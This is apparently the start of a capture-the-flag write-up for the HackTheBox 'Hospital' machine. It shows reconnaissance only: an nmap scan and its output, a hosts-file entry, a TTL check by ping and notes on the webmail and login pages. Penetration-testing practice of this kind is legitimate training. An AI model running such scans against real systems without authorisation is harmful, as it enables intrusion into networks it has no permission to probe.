



Máquina Hospital

<https://app.hackthebox.com/machines/Hospital>



The screenshot shows the 'Hospital' machine page on the HackTheBox platform. The page has a dark blue background with a large green cube icon containing a heart rate line. Below the icon, the word 'Hospital' is displayed in a large, white, sans-serif font. Underneath the title is a smaller green cube icon. At the bottom of the page, there is a table with four columns: OS, RELEASE DATE, DIFFICULTY, and MACHINE STATE. The table contains the following information: OS is Windows, RELEASE DATE is 18 Nov 2023, DIFFICULTY is Medium (highlighted in orange), and MACHINE STATE is Retired.

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Windows	18 Nov 2023	Medium	Retired



Reconnaissance

We start using **nmap** to know ports and services running

SHELL

```

> nmap -sSCV --min-rate 5000 -p- --open 10.10.11.241 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-24 10:12 CEST
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.82% done; ETC: 10:12 (0:00:02 remaining)
Nmap scan report for 10.10.11.241
Host is up (1.3s latency).
Not shown: 65506 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_ 256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
  
```

53/tcp open domain Simple DNS Plus

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-24 15:13:10Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC

| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb

| Not valid before: 2023-09-06T10:49:03

|_ Not valid after: 2028-09-06T10:49:03

443/tcp open ssl/http Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)

| tls-alpn:

|_ http/1.1

|_ http-title: Hospital Webmail :: Welcome to Hospital Webmail

|_ ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: commonName=localhost

| Not valid before: 2009-11-10T23:48:47

|_ Not valid after: 2019-11-08T23:48:47

|_ http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28

445/tcp open microsoft-ds?

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open ldapssl?

| ssl-cert: Subject: commonName=DC

| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb

| Not valid before: 2023-09-06T10:49:03

|_ Not valid after: 2028-09-06T10:49:03

1801/tcp open msmq?

2103/tcp open msrpc Microsoft Windows RPC

2105/tcp open msrpc Microsoft Windows RPC

2107/tcp open msrpc Microsoft Windows RPC

2179/tcp open vmrpd?

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=DC

| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb

| Not valid before: 2023-09-06T10:49:03

|_ Not valid after: 2028-09-06T10:49:03

3269/tcp open globalcatLDAPssl?

| ssl-cert: Subject: commonName=DC

| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb

| Not valid before: 2023-09-06T10:49:03

|_ Not valid after: 2028-09-06T10:49:03

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target_Name: HOSPITAL

| NetBIOS_Domain_Name: HOSPITAL

| NetBIOS_Computer_Name: DC

| DNS_Domain_Name: hospital.htb

| DNS_Computer_Name: DC.hospital.htb

| DNS_Tree_Name: hospital.htb

```

| Product_Version: 10.0.17763
|_ System_Time: 2025-05-24T15:14:52+00:00
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2025-05-23T01:40:56
|_ Not valid after: 2025-11-22T01:40:56
5985/tcp open http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
6404/tcp open msrpc      Microsoft Windows RPC
6406/tcp open ncacn_http    Microsoft Windows RPC over HTTP 1.0
6407/tcp open msrpc      Microsoft Windows RPC
6409/tcp open msrpc      Microsoft Windows RPC
6613/tcp open msrpc      Microsoft Windows RPC
6633/tcp open msrpc      Microsoft Windows RPC
8080/tcp open http      Apache httpd 2.4.55 ((Ubuntu))
|_ http-server-header: Apache/2.4.55 (Ubuntu)
|_ http-open-proxy: Proxy might be redirecting requests
| http-title: Login
|_ Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
9389/tcp open mc-nmf      .NET Message Framing
28553/tcp open msrpc      Microsoft Windows RPC
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_ clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-05-24T15:14:48
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 210.39 seconds

```

Nmap reported us a bunch of ports and services. We have two domains that we can note in */etc/hosts*


```
1 # Static table lookup for hostnames.
2 # See hosts(5) for details.
3
4 127.0.0.1 localhost
5 ::1 localhost
6
7
8 10.10.11.241 hospital.htb0 DC.hospital.htb
```

Apparently is Linux, but some services do not say the same, we can verify it doing a ping




```
SHELL
> ping 10.10.11.241
PING 10.10.11.241 (10.10.11.241) 56(84) bytes of data.
64 bytes from 10.10.11.241: icmp_seq=1 ttl=127 time=40.4 ms
64 bytes from 10.10.11.241: icmp_seq=2 ttl=127 time=1187 ms
64 bytes from 10.10.11.241: icmp_seq=3 ttl=127 time=158 ms
```

The ttl is **127** so probably is a Linux inside a Windows.


At https we se a Webmail, nothing to do here for now.



At http we a login, we can enumerate users when creating an account but for know lets make an account.

